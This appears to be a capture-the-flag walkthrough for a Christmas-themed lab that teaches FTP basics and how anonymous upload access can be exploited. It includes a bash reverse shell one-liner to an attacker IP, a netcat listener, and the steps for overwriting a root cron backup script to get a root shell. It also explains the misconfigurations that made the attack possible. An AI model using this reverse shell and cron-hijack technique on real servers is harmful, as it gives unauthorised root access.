
DAY9_advent_of_the_cyber

9.2. Today's Learning Objectives:
Understand the fundamentals of an FTP file server and some common misconfigurations to ultimately exploit these ourselves to gain entry to *tbfc-ftp-01*.

9.3. What is FTP & Where is it Used?
The File Transfer Protocol (FTP) offers a no-thrills means of file sharing in comparison to alternative protocols available. Whilst this protocol is unencrypted, it can be accessed through a variety of means; from dedicated software like FileZilla, the command line, or web browsers, FTP Servers have been long used to share files between devices across the Internet due to its compatibility.




Index of ftp://tbfc.net/

Up to higher level directory

Name	Size	Last Modified	
Cooctus Clan Designs		18/11/2020	17:55:00
Documents		18/11/2020	17:55:00
Family Photos		18/11/2020	17:55:00
Music		18/11/2020	17:55:00
Notes		18/11/2020	17:55:00
Scans		18/11/2020	17:55:00
Uncle Kev's USB		18/11/2020	17:55:00
Website		18/11/2020	17:55:00
File: passwords.txt		18/11/2020	17:56:00
public		16/11/2020	19:35:00

Accessing an FTP server using the Mozilla Firefox Web Browser.

FTP uses two connections when transferring data, as illustrated below:



(Cyberhoot., 2020)

The standard for these two connections are the two ports:

- Port 20 (Data)
- Port 21 (Commands)

Commands involve actions such as listing or navigating directories, writing to files. Whereas, the data port is where actual data such as the downloading/uploading of files are transferred over.

9.4. No Credentials? No Problem!


Before any data can be shared, the client must log in to the FTP Server. This is to determine the commands that the client has the permission to execute, and the data that can be shared. Some websites use FTP to share files instead of the web server itself. Of course, this means that you'd have to share a username/password through some other way - that's not practical.

Enter FTP's "Anonymous" mode...This setting allows a default username to be used with any password by a client. This user is treated like any other user on the FTP server - including enforcing permissions and privileges to commands and data.

9.5. Using FTP Over Terminal

We're going to be using the "FTP" package that comes installed on most Linux environments but especially the THM AttackBox.To connect, we simply use `ftp` and provide the IP address of the Instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp MACHINE_IP` for your vulnerable Instance.

When prompted for our "**Name**", we enter "**anonymous**". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:




```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:


Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```


We'll navigate to this using `cd` to change our working directory and then `ls` to list the contents. The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program. Let's use `get` to get the file from the server onto our device, so we understand why this file has been left here!



```
root@ip-10-10-141-42:~# nano [redacted].sh
```

9.6. Finding our Exploit

With the file downloaded, let's open it on our device using a terminal text editor such as nano.




```
#!/bin/bash

# Created by ElfMcEager to automatically backup all of Santa's goodies!
# Santa likes to delete things, so this script will run every minute.
# But the script will only create a new backup file once a new day arrives

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

We don't need to understand what happens here outside of the comments. The script executes every minute (according to Elf McEager), creates a backup of a folder and stores it in Elf McEager's home directory. What if we were to replace the commands executed in this script with our own, malicious commands? Uploading a file requires separate permission that shouldn't be granted to the "anonymous" user. However, permissions are very easy to oversight - such as in the case here.

9.6.1. Let's use pentesters cheatsheet to get a good command that will be executed by the server to generate a shell to our AttackBox, replacing the IP_ADDRESS with your TryHackMe IP, this address is displayed on the navigation bar on the Access page.

```
bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1
```




```
  GNU nano 2.9.3                                sh                          Modified

#!/bin/bash

bash -i >& /dev/tcp/10.10.141.42/4444 0>&1
```

9.6.2. Let's set up a `netcat` listener to catch the connection on our AttackBox: `nc -lvnp 4444`

9.6.3. We'll now attempt to upload our malicious script to the folder that we have write permissions on the FTP server by returning to our FTP prompt
and using `put` to put the file into that directory (ensuring it is your current directory).

9.6.4. Return to our `netcat` listener, after waiting one minute, you should see an output like below! Success! We have a reverse system shell on the FTP Server as the most powerful user. Any commands you now use will execute on the FTP server's system.



```
root@ip-10-10-141-42:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.185.239 47640 received!
bash: cannot set terminal process group (1419): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.


9.6.5.2. We've discovered that we have permission to upload and download files. Whilst is also normal behaviour for FTP servers, anonymous users should not be able to upload files.

9.6.5.3. We've interpreted the information from a legitimate backup script to create a reverse shell onto our host.


9.6.5.4. The script executes as the "root" user - the most powerful on a Linux system. This is also a vulnerability, as now we have full access to the system. The use of this user should be restricted wherever possible. If the script were to execute as "elfmceager", we'd only have access to the system as that user (a much less powerful one in comparison)

9.7. Conclusion, where to go from here and additional Material:


We've covered the fundamentals of FTP servers and why they're still used today. Not only this, but
we've also learned how simple misconfigurations can lead to a full-blown hack on an FTP Server. If you're keen to learn more, the Network Services walkthrough room (created by Polomints) also covers FTP. If you wish to sharpen your skills,
you may find the "Anonymous" Challenge room (created by Nameless0ne) a fun dojo.




```
[kafka@kafka ~]$ ftp 10.10.163.178
Connected to 10.10.163.178.
220 Welcome to the TBFC FTP Server!.
Name (10.10.163.178:kafka): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```




```
Name (10.10.163.178:kafka): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp> ls backups
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls elf_workshops
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls human_resources
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls public
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           386 Dec 14 19:45 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> 
```



